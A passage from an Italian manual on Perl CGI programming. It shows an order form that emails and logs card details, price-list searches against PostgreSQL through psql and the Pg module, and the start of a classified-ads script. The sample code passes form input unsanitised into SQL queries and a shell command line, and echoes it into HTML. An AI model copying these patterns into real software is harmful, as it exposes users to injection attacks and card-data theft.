    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"carta\" VALUE=\"$DATI{carta}\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"carta_num\" VALUE=\"$DATI{carta_num}\">\n");
}

#========================================================================
# &Richiedi_conferma ()
#------------------------------------------------------------------------
sub Richiedi_conferma
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Conferma</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Conferma dati dell’ordinazione.</H1>\n");
    print STDOUT ("Si prega di controllare i dati e di confermare se tutto ");
    print STDOUT ("appare in ordine.\n");
    print STDOUT ("<PRE>");
    print STDOUT ("Nominativo: $DATI{nome} $DATI{cognome}\n");
    print STDOUT ("Indirizzo: $DATI{via} $DATI{n}\n" );
    print STDOUT ("           $DATI{cap} $DATI{citta}\n" );
    print STDOUT ("           $DATI{email}\n" );
    print STDOUT ("Carta: $DATI{carta} $DATI{carta_num}\n");
    print STDOUT ("Articolo ordinato: $DATI{articolo}\n");
    print STDOUT ("</PRE>");
    print STDOUT ("<FORM ACTION=\"/cgi-bin/ordine.pl\" METHOD=\"POST\">\n");
    print STDOUT
      ("<INPUT TYPE=\"hidden\" NAME=\"modulo\" VALUE=\"ordine conferma\">\n");

    &Dati_nascosti;
```

```
    print STDOUT ("<INPUT TYPE=\"submit\" VALUE=\"Conferma i dati e l’ordine\">\n");
    print STDOUT ("</FORM>\n");

    print STDOUT ("Se i dati non sono come desiderato, si prega di ritornare\n");
    print STDOUT ("alla <A HREF=\"/ordine.html\">compilazione del modulo</A>.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#========================================================================
# &Dati_insufficienti ()
#------------------------------------------------------------------------
sub Dati_insufficienti
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>I dati inseriti nel modello sono insufficienti.</H1>\n");
    print STDOUT ("Si prega di controllare e aggiungere i dati mancanti.\n");
    print STDOUT ("<P><A HREF=\"/ordine.html\">");
    print STDOUT ("Ritorna al modulo di ordinazione</A>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#========================================================================
# &Modulo_errato ()
#------------------------------------------------------------------------
sub Modulo_errato
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Il modulo inviato non è previsto.</H1>\n");
    print STDOUT ("Si prega di utilizzare il \n");
    print STDOUT ("<A HREF=\"/ordine.html\">");
    print STDOUT ("modulo d’ordine standard</A>.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#========================================================================
# &E_mail_errore ()
#------------------------------------------------------------------------
sub E_mail_errore
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Impossibile inviare l’ordine</H1>\n");
    print STDOUT ("Si prega di scusare l’inconveniente.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
```

```
#======================================================================
# &E_mail ( <destinatario>, <oggetto>, <contenuto> )
#----------------------------------------------------------------------
sub E_mail
{
    local ($destinatario) = $_[0];
    local ($oggetto)      = $_[1];
    local ($contenuto)    = $_[2];

    local ($sendmail)     = "/bin/mail $destinatario";

    unless (open (EMAIL, "| $sendmail "))
      {
        return (0);
      }

    print EMAIL ("$oggetto\n");
    print EMAIL ("\n\n");
    print EMAIL ("$contenuto\n");
    print EMAIL (".\n");

    close( EMAIL );
}

#======================================================================
# &Invio_ordine ()
#----------------------------------------------------------------------
sub Invio_ordine {
    local ($ordine) = "";

    $ordine = $ordine . "Nominativo: $DATI{nome} $DATI{cognome}\n" ;
    $ordine = $ordine . "Indirizzo: $DATI{via} $DATI{n}\n" ;
    $ordine = $ordine . "           $DATI{cap} $DATI{citta}\n";
    $ordine = $ordine . "           $DATI{email}\n" ;
    $ordine = $ordine . "Carta: $DATI{carta} $DATI{carta_num}\n" ;
    $ordine = $ordine . "Articolo ordinato: $DATI{articolo}\n" ;

    if (&E_mail ('root@localhost', 'Ordine da modulo FORM ordine.pl', $ordine))
      {
        print STDOUT ("Content-type: text/html\n");
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
        print STDOUT ("<TITLE>Conferma invio</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
        print STDOUT ("<H1>Conferma invio</H1>\n");
        print STDOUT ("Il Vostro ordine è stato inviato.\n");
        print STDOUT ("Grazie.\n");
        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");
      }
    else
      {
        &E_mail_errore;
      }
}

#======================================================================
# Inizio del programma.
#======================================================================

local (%DATI) = ();

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
```

```
#----------------------------------------------------------------------
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }

#----------------------------------------------------------------------
# Attraverso il dato memorizzato con il nome «modulo» si determina
# a che punto sia la compilazione.
# «ordine base» è il modulo di partenza, mentre «ordine conferma»
# è quello generato da questo programma per conferma.
#----------------------------------------------------------------------
if ($DATI{modulo} eq 'ordine base')
  {
    #------------------------------------------------------------------
    # Prima fase: si verificano i dati e si chiede conferma all'utente.
    #------------------------------------------------------------------
    if (&Verifica_dati)
      {
        &Richiedi_conferma;
      }
    else
      {
        &Dati_insufficienti;
      }
  }
elsif ($DATI{modulo} eq 'ordine conferma')
  {
    #------------------------------------------------------------------
    # Seconda fase: si verificano i dati e si invia l'ordine.
    #------------------------------------------------------------------
    if (&Verifica_dati)
      {
        &Invio_ordine;
      }
    else
      {
        &Dati_insufficienti;
      }
  }
else
  {
    #------------------------------------------------------------------
    # È stato indicato un modulo non previsto.
    #------------------------------------------------------------------
    &Modulo_errato;
  }

#======================================================================
1;
#======================================================================
```

La figura 163.6 mostra in che modo viene richiesta la conferma dei dati inseriti come dall'esempio della figura precedente.

Figura 163.6. La richiesta di conferma a seguito dell'invio del modulo di ordinazione.

Conferma dati dell'ordinazione.

Si prega di controllare i dati e di confermare se tutto appare in ordine.

```
Nominativo: Pinco Pallino
Indirizzo: Biglie 1
           99999 Sferopoli
           ppinco@palloni.com
Carta: VISA 1234-5678-9012-3456
Articolo ordinato: A
```

[Conferma i dati e l'ordine]

Se i dati non sono come desiderato, si prega di ritornare alla compilazione del modulo.

Lo scopo di questo programma è generare e inviare un messaggio di posta elettronica all'utente '**`root`**'. Quello che segue è il messaggio generato dall'esempio mostrato sopra.

```
Date: Sun, 1 Feb 1998 08:04:30 +0100
From: Nobody <nobody@localhost>
Message-Id: <199802010704.IAA00463@localhost>
To: root@localhost

Ordine da modulo FORM ordine.pl


Nominativo: Pinco Pallino
Indirizzo: Biglie 1
           99999 Sferopoli
           ppinco@palloni.com
Carta: VISA 1234-5678-9012-3456
Articolo ordinato: A
```

163.4.3 ordine2.pl

Il programma '**`ordine.pl`**' si occupa solo di registrare un ordine attraverso l'invio di un messaggio di posta elettronica. Lo si potrebbe modificare in modo da aggiungere una registrazione su un file. Basta modificare la subroutine '**`Invio_ordine()`**'.

```
#=======================================================================
# ordine2.pl
#=======================================================================

use Fcntl ':flock'; # Importa le costanti di gestione dei file.

#-----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#-----------------------------------------------------------------------
require ('mini-lib.pl');

...
...

#=======================================================================
# &Invio_ordine ()
#-----------------------------------------------------------------------
sub Invio_ordine
{
```

```
    local ($ordine) = "";

    $ordine = $ordine . "Nominativo: $DATI{nome} $DATI{cognome}\n" ;
    $ordine = $ordine . "Indirizzo: $DATI{via} $DATI{n}\n" ;
    $ordine = $ordine . "           $DATI{cap} $DATI{citta}\n";
    $ordine = $ordine . "           $DATI{email}\n" ;
    $ordine = $ordine . "Carta: $DATI{carta} $DATI{carta_num}\n" ;
    $ordine = $ordine . "Articolo ordinato: $DATI{articolo}\n" ;

    if (&E_mail ('root@localhost', 'Ordine da modulo FORM ordine.pl', $ordine))
      {
        #--------------------------------------------------------------
        # Memorizza l'ordine.
        #--------------------------------------------------------------
        if (open (ORDINI, ">> /var/log/ordini"))
          {
            if (flock (ORDINI, LOCK_EX))
              {
                seek (ORDINI, 0, 2);
                print ORDINI ("$ordine\n");
              }
            close (ORDINI);
          }

        #--------------------------------------------------------------
        # Avvisa l'utente.
        #--------------------------------------------------------------
        print STDOUT ("Content-type: text/html\n");
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
        print STDOUT ("<TITLE>Conferma invio</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
        print STDOUT ("<H1>Conferma invio</H1>\n");
        print STDOUT ("Il Vostro ordine è stato inviato.\n");
        print STDOUT ("Grazie.\n");
        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");
      }
    else
      {
        &E_mail_errore;
      }

}

...
...
```

In pratica, l'ordine viene registrato nel file '`/var/log/ordini`', che viene bloccato (*lock*) in modo esclusivo per evitare sovrascritture simultanee da parte di altri processi.

```
open (ORDINI, ">> /var/log/ordini");
if (flock (ORDINI, LOCK_EX))
  {
    seek (ORDINI, 0, 2);
    print ORDINI ("$ordine\n");
  }
close (ORDINI);
```

Per poter utilizzare la costante '**`LOCK_EX`**', all'inizio del programma è stata inserita l'istruzione seguente:

```
use Fcntl ':flock';
```

163.4.4 Sviluppi ulteriori

Il programma proposto per la gestione di ordini a distanza è troppo semplice per poter essere utilizzato come esempio reale di un sistema del genere. Il punto debole più grave è l'assenza di controlli dettagliati sui dati. Per renderlo più efficace occorrerebbe modificare la gestione degli errori, per informare l'utente in modo più preciso di un eventuale errore commesso nella compilazione di un modulo.

In pratica, occorre entrare nella logica della programmazione di procedure aziendali vere e proprie, con tutta la cura che è necessario dare alle maschere di inserimento dei dati e alle segnalazioni di errore relative, in modo da guidare facilmente l'utente nel loro utilizzo.

163.5 Interfacciamento con una base di dati

Il problema che si avverte immediatamente dopo aver compreso il meccanismo della programmazione CGI è quello dell'interfacciamento con una base di dati. A partire dal capitolo 324 è descritto PostgreSQL e a questo DBMS si vuole fare riferimento negli esempi di questa sezione.

Un programma CGI che debba accedere a dati attraverso un DBMS deve essere predisposto per un certo protocollo di comunicazione con il DBMS stesso. Generalmente si tratta di incorporare una libreria adatta e di utilizzare le sue funzioni. Nel caso di Perl si tratta di utilizzare un modulo adatto e per la connessione con PostgreSQL si usa il modulo Pg.

Se si intendono eseguire solo delle interrogazioni elementari, può darsi che basti utilizzare un programma cliente elementare attraverso una pipeline. PostgreSQL offre il programma cliente '**`psql`**' che può essere usato anche per questo scopo.

Per introdurre il problema con un esempio pratico, si suppone di disporre di una base di dati con una tabella contenente il listino di alcuni prodotti. Il programma che si vuole scrivere deve essere in grado di ricevere una stringa di ricerca e di passarla al cliente '**`psql`**', in modo che questo restituisca gli articoli che corrispondono al modello.

Dalla descrizione fatta, potrebbe sembrare che dal punto di vista della programmazione il problema sia molto semplice. In realtà, tutto il lavoro lo deve fare il programma '**`psql`**'.

163.5.1 Utenti del DBMS e utenti anonimi per il sistema operativo

È bene ricordare che un DBMS deve gestire in proprio gli utenti per poter definire le politiche di accesso ai dati che vengono amministrati. I programmi CGI che vengono proposti interagiscono con un servente PostgreSQL locale, utilizzando i privilegi dell'utente '**`nobody`**', ovvero l'utente anonimo del sistema operativo.[1]

Perché tali programmi possano funzionare occorre che questo utente sia aggiunto anche nel DBMS; nel caso di PostgreSQL si tratta di usare il programma '**`createuser`**' (vedere 324.2.3). Inoltre, è necessario che le tabelle che si utilizzano permettano l'accesso da parte di questo utente, attraverso una politica opportuna di '**`REVOKE`**' e '**`GRANT`**'.

Per facilitare la lettura, vengono riassunte di seguito le azioni da compiere per aggiungere l'utente '**`nobody`**' attraverso il programma '**`createuser`**'.

`#` **`su postgres`**[*Invio*]

`postgres$` **`createuser`**[*Invio*]

[1]Eventualmente, in base alla configurazione del servente HTTP, può trattarsi di un altro utente specifico.

Enter name of user to add---> **nobody**[*Invio*]

Enter user’s postgres ID or RETURN to use unix user ID: 65534 -> [*Invio*]

Is user "nobody" allowed to create databases (y/n) **n**[*Invio*]

Is user "nobody" allowed to add users? (y/n) **n**[*Invio*]

createuser: nobody was successfully added

163.5.2 Preparazione del listino

La tabella contenente il listino da interrogare deve essere costruita attraverso gli strumenti di PostgreSQL. Dovendo realizzare qualcosa che deve essere accessibile a tutti gli utenti HTTP, occorre organizzare le cose opportunamente. Si procede con la creazione di una base di dati adatta a contenere dati pubblici; si sceglie il nome: ‘**pubblico**’.

su postgres[*Invio*]

$ **createdb pubblico**[*Invio*]

Per preparare ciò che serve si utilizza ‘**psql**’ specificando di voler accedere alla base di dati appena creata.

$ **psql pubblico**[*Invio*]

Attraverso ‘**psql**’ si crea la tabella denominata ‘**Listino**’ e gli si inseriscono dei dati. Le istruzioni possono essere simili a quelle seguenti.

```
CREATE TABLE Listino (
                Codice          char(7),
                Descrizione     varchar(160),
                Prezzo          integer
        );

INSERT INTO Listino VALUES ( ’resis1k’, ’Resistenze 1kOhm’, 100 );
INSERT INTO Listino VALUES ( ’resis2k’, ’Resistenze 2kOhm’, 100 );
INSERT INTO Listino VALUES ( ’resis3k’, ’Resistenze 3kOhm’, 100 );
...
INSERT INTO Listino VALUES ( ’con10kp’, ’Condensatore 10000 pf’, 200 );
INSERT INTO Listino VALUES ( ’con20kp’, ’Condensatore 20000 pf’, 200 );
INSERT INTO Listino VALUES ( ’con30kp’, ’Condensatore 30000 pf’, 200 );
...
INSERT INTO Listino VALUES ( ’mo09pm’, ’Monitor mono 9 pollici’, 200000 );
...
INSERT INTO Listino VALUES ( ’mo09pc’, ’Monitor colore 9 pollici’, 400000 );
...

REVOKE ALL ON Listino FROM PUBLIC;
GRANT ALL ON Listino TO postgres;
GRANT SELECT ON Listino TO PUBLIC;
```

Come si può osservare, prima viene creata la tabella con sole tre colonne: codice, descrizione e prezzo. Successivamente vengono inserite le varie righe contenenti ognuna l’informazione di un certo articolo. Infine, anche se potrebbe non essere indispensabile, è il caso di regolare i permessi di utilizzo di questa tabella: vengono revocati tutti i privilegi; quindi viene permesso qualunque intervento da parte dell’utente ‘**postgres**’ (il DBA predefinito); infine viene concessa la lettura a tutti.

`pubblico=>` **`\q`**[*Invio*]

163.5.3 listino.pl

La soluzione proposta del problema è molto semplice: il programma '**`listino.pl`**' fa tutto da solo. Se viene avviato senza informazioni, restituisce un modulo da compilare; quindi, da quel punto in poi è comunque tutto sotto il suo controllo.

```
#!/usr/bin/perl
#=======================================================================
# listino.pl
#=======================================================================

#-----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#-----------------------------------------------------------------------
require ('mini-lib.pl');

#=======================================================================
# &Metodo_non_gestibile ()
#-----------------------------------------------------------------------
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#=======================================================================
# &Verifica_dati ()
#-----------------------------------------------------------------------
sub Verifica_dati
{
    if ($DATI{ricerca} eq "")
      {
        return (0);
      }
    return (1);
}

#=======================================================================
# &Ricerca_listino ()
#-----------------------------------------------------------------------
sub Ricerca_listino
{
    local ($query_sql) =
        "SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}';";
    local (@risposta) = ();

    if (open (LISTINO, "psql -d pubblico -H -q -c \"$query_sql\" |"))
      {
        @risposta = <LISTINO>;
      }
    else
      {
        @risposta = { "La stringa richiesta è incomprensibile\n" };
      }
```

```
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
      ("<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione del listino</H1>\n");
    print STDOUT ("<FORM ACTION=\"/cgi-bin/listino.pl\" METHOD=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Inserire una stringa di ricerca per ottenere gli articoli la\n");
    print STDOUT ("cui descrizione coincide: ‘‘%’’ corrisponde a una stringa\n");
    print STDOUT ("indefinita; ‘‘_’’ corrisponde a un singolo carattere\n");
    print STDOUT ("indefinito.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT NAME=\"ricerca\" SIZE=\"25\">\n");
    print STDOUT ("<INPUT TYPE=\"submit\" VALUE=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("<P><HR></P>\n");
    print STDOUT
      ("<H3>Risultato della ricerca con il modello: ‘‘$DATI{ricerca}’’</H3>\n");
    print STDOUT ("\n");
    print STDOUT ("@risposta");
    print STDOUT ("\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# &Dati_insufficienti ()
# In pratica, invia il FORM da compilare.
#----------------------------------------------------------------------
sub Dati_insufficienti
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
      ("<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione del listino</H1>\n");
    print STDOUT ("<FORM ACTION=\"/cgi-bin/listino.pl\" METHOD=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Inserire una stringa di ricerca per ottenere gli articoli la\n");
    print STDOUT
      ("cui descrizione coincide: ‘‘%’’ corrisponde a una stringa\n");
    print STDOUT ("indefinita; ‘‘_’’ corrisponde a un singolo carattere\n");
    print STDOUT ("indefinito.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT NAME=\"ricerca\" SIZE=\"25\">\n");
    print STDOUT ("<INPUT TYPE=\"submit\" VALUE=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# Inizio del programma.
#======================================================================
```

```
local (%DATI) = ();

#-----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#-----------------------------------------------------------------------
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }

#-----------------------------------------------------------------------
# Prima fase: si verificano i dati.
#-----------------------------------------------------------------------
if (&Verifica_dati)
  {
    &Ricerca_listino;
  }
else
  {
    &Dati_insufficienti;
  }

#=======================================================================
1;
#=======================================================================
```

Vale la pena di analizzare la subroutine '**`Ricerca_listino`**', in cui si svolge l'interrogazione della tabella del listino. L'istruzione SQL per la richiesta è la seguente:

```
SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}';
```

In pratica, '**`$DATI{ricerca}`**' viene sostituito con una stringa fornita attraverso il modulo HTML.

Per eseguire la richiesta viene utilizzato '**`psql`**' in una pipeline, fornendo l'istruzione di interrogazione attraverso la riga di comando (opzione '**`-c`**'), specificando che si vogliono ottenere tabelle organizzate attraverso la struttura HTML 3.0 (opzione '**`-H`**').

```
open (LISTINO, "psql -d pubblico -H -q -c \"$query_sql\" |")
```

La figura 163.7 mostra un possibile risultato di una ricerca fatta con la stringa '**`%sato%`**', corrispondente a tutto ciò che contiene la sequenza «sato» (per esempio i condensatori).

Figura 163.7. Un esempio del funzionamento del programma '`listino.pl`'.

Consultazione del listino

Inserire una stringa di ricerca per ottenere gli articoli la cui descrizione coincide: "%" corrisponde a una stringa indefinita; "_" corrisponde a un singolo carattere indefinito.

%sato% Cerca

Risultato della ricerca con il modello: "%sato%"

Retrieved 36 rows * 3 fields

codice	descrizione	prezzo
con10kp	Condensatore 10000 pf	200
con20kp	Condensatore 20000 pf	200
con30kp	Condensatore 30000 pf	200
con40kp	Condensatore 40000 pf	200
con50kp	Condensatore 50000 pf	200

163.5.4 Componente Perl Pg

Quando le esigenze di programmazione diventano più complesse è bene accedere direttamente attraverso il programma che si scrive al servizio di PostgreSQL. Ciò può essere fatto attraverso un programma che incorpori la libreria LibPQ; nel caso di Perl si tratta di utilizzare il modulo Pg (che deve essere stato installato opportunamente).

Per iniziare a comprendere l'utilizzo di questo componente di Perl, viene mostrato l'esempio del listino proposto nella sezione precedente, con le dovute modifiche. Qui vengono mostrate solo le differenze.

```
#!/usr/bin/perl
#======================================================================
# listino2.pl
#======================================================================

#----------------------------------------------------------------------
# Utilizza il modulo Pg, per l'utilizzo delle librerie LibPQ di
# PostgreSQL.
#----------------------------------------------------------------------
use Pg;

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');
...
```

Nella prima parte deve essere inserita l'istruzione con cui si dichiara l'utilizzo di Pg: '**`use Pg`**'.

```
...
#======================================================================
# &Ricerca_listino ()
#----------------------------------------------------------------------
sub Ricerca_listino
{
    local ($query_sql) =
        "SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}'";

    local (@tabella) = ();
    local ($PGconnessione);
    local ($i);
    local ($j);

    #------------------------------------------------------------------
    # Apre la connessione con il servente PostgreSQL locale,
    # utilizzando la base di dati «pubblico».
    #------------------------------------------------------------------
    $PGconnessione = Pg::connectdb ("dbname = pubblico");

    #------------------------------------------------------------------
    # Verifica che la connessione sia avvenuta e quindi esegue
    # l'interrogazione.
    #------------------------------------------------------------------
    if ($PGconnessione->status == PGRES_CONNECTION_OK)
      {
        #--------------------------------------------------------------
        # Invia la richiesta utilizzando la funzione Pg::doQuery che
        # fa tutto da sola (non occorre eseguire PQclear).
        #--------------------------------------------------------------
        Pg::doQuery ($PGconnessione, "$query_sql", \@tabella);
      }

    #------------------------------------------------------------------
    # La connessione non ha bisogno di essere chiusa.
    #------------------------------------------------------------------

    #------------------------------------------------------------------
    # Procede con la restituzione del risultato.
    #------------------------------------------------------------------

    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
      ("<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione del listino</H1>\n");
    print STDOUT ("<FORM ACTION=\"/cgi-bin/listino2.pl\" METHOD=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Inserire una stringa di ricerca per ottenere gli articoli la\n");
    print STDOUT
      ("cui descrizione coincide: ''%'' corrisponde a una stringa\n");
    print STDOUT ("indefinita; ''_'' corrisponde a un singolo carattere\n");
    print STDOUT ("indefinito.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT NAME=\"ricerca\" SIZE=\"25\">\n");
    print STDOUT ("<INPUT TYPE=\"submit\" VALUE=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("<P><HR></P>\n");
    print STDOUT
      ("<H3>Risultato della ricerca con il modello: ''$DATI{ricerca}''</H3>\n");
    print STDOUT ("\n");

    print STDOUT ("<table>\n");
    print STDOUT ("<TR>");
    print STDOUT ("<TH>Codice</TH>");
    print STDOUT ("<TH>Descrizione</TH>");
    print STDOUT ("<TH>Prezzo unitario</TH>");
    print STDOUT ("</TR>\n");
    for ($i = 0; $i <= $#tabella; $i++)
      {
```

Evidentemente, la differenza sostanziale sta nella subroutine '**Ricerca_listino()**', dove al posto di '**psql**', si utilizzano le funzioni di Pg.

La prima cosa da fare è instaurare una connessione con il servizio PostgreSQL, specificando la base di dati con cui si intende interagire. Si ottiene questo attraverso '**Pg::connectdb()**' che restituisce un riferimento alla connessione instaurata, cosa che rappresenta un canale di comunicazione per l'invio di istruzioni SQL.

```
$PGconnessione = Pg::connectdb ("dbname = pubblico");
```

L'argomento di questa funzione (o meglio di questo metodo) è una stringa contenente una serie di assegnamenti a delle parole chiave che rappresentano delle opzioni. In questo caso, le opzioni che non sono state indicate, fanno riferimento a valori che vanno bene al loro stato predefinito.

Prima di utilizzare il riferimento alla connessione è bene controllare che questa sia stata instaurata:

```
if ($PGconnessione->status == PGRES_CONNECTION_OK)
  {
    ...
  }
```

L'istruzione da inviare è un '**SELECT**', ma per questo viene in aiuto una funzione speciale predisposta all'interno di Pg, per facilitare i programmatori. Si tratta di '**Pg::doQuery()**' che restituisce un array bidimensionale contenente il risultato dell'interrogazione.

```
Pg::doQuery ($PGconnessione, "$query_sql", \@tabella);
```

Come si può osservare, la funzione utilizza il riferimento alla connessione, rappresentato dalla variabile '**$PGconnessione**', una stringa contenente l'istruzione '**SELECT**' opportuna e un riferimento all'array che verrà riempito con i dati del risultato.

Il risultato dell'interrogazione viene quindi tradotto in modo da poter essere incluso nella pagina HTML. Dall'esempio si può osservare che la tabella ottenuta dall'interrogazione non contiene le intestazioni, per cui queste vengono inserite prima della sua scansione.

```
print STDOUT ("<TABLE>\n");
print STDOUT ("<TR>");
print STDOUT ("<TH>Codice</TH>");
print STDOUT ("<TH>Descrizione</TH>");
print STDOUT ("<TH>Prezzo unitario</TH>");
print STDOUT ("</TR>\n");
for ($i = 0; $i <= $#tabella; $i++)
  {
    print STDOUT ("<TR>");
    for ($j = 0; $j <= $#{$tabella[$i]}; $j++)
      {
        print STDOUT ("<TD>$tabella[$i][$j]</TD>");
      }
    print STDOUT ("</TR>\n");
  }
print STDOUT ("</TABLE>\n");
```

163.6 Inserimento e interrogazione attraverso il programma di navigazione

Nelle sezioni seguenti viene proposto un esempio attraverso cui gli utenti possono eseguire sia inserimenti che interrogazioni dalla stessa tabella. Si tratta di un sistema elementare per la gestione di annunci (gratuiti), senza controlli umani di alcun tipo (probabilmente si tratta di qualcosa giuridicamente sconsigliabile).

Il sistema in questione viene realizzato con un solo programma Perl, senza pagine iniziali di ingresso. Quando possibile vengono utilizzati metodi GET, in modo da permettere agli utenti di registrare le posizioni nel segnalibro del loro navigatore.

163.6.1 Preparazione della tabella

La tabella utilizzata per memorizzare gli annunci deve essere costruita attraverso gli strumenti di PostgreSQL. Negli esempi precedenti è già stato mostrato in che modo intervenire per creare una base di dati. Qui si intende utilizzare la stessa base di dati, '**`pubblico`**', aggiungendo la tabella necessaria.

Attraverso '**`psql`**' si crea la tabella denominata '**`Annunci`**' senza bisogno di aggiungerci dati. Le istruzioni possono essere simili alle seguenti.

```
CREATE TABLE Annunci (
        Data            integer,
        Cognome         varchar(60),
        Nome            varchar(60),
        Telefono        varchar(40),
        Email           varchar(60),
        Rubrica         integer,
        Annuncio        varchar(1000)
    );

REVOKE ALL ON Annunci FROM PUBLIC;
GRANT ALL ON Annunci TO postgres;
GRANT INSERT ON Annunci TO PUBLIC;
GRANT SELECT ON Annunci TO PUBLIC;
```

È da osservare il fatto che per la data viene utilizzato il tipo '**`integer`**'. Ciò è necessario perché nel programma Perl si utilizzerà la funzione '**`time()`**' per riempire questo campo, dove la funzione restituisce un numero intero che rappresenta la quantità di secondi trascorsi da una data di riferimento.

Gli utenti che vogliono aggiungere un'inserzione attraverso il programma CGI, dovranno fornire tutti i dati, a esclusione della data che viene fornita dal sistema operativo. Durante l'interrogazione verranno mostrati solo il testo dell'inserzione e l'indirizzo di posta elettronica di chi lo ha fatto.

163.6.2 annunci.pl

Il programma attraverso cui si gestisce tutto è '**`annunci.pl`**'. Questo organizza un sistema molto semplice, con pochi controlli di sicurezza. Nonostante ciò, si tratta comunque di un esempio molto lungo. Come al solito, l'inizio si trova verso la fine del sorgente.

```
#!/usr/bin/perl
#======================================================================
# annunci.pl
#======================================================================

#----------------------------------------------------------------------
# Utilizza il modulo Pg, per l'utilizzo delle librerie LibPQ di
# PostgreSQL.
#----------------------------------------------------------------------
use Pg;

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
```

```
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
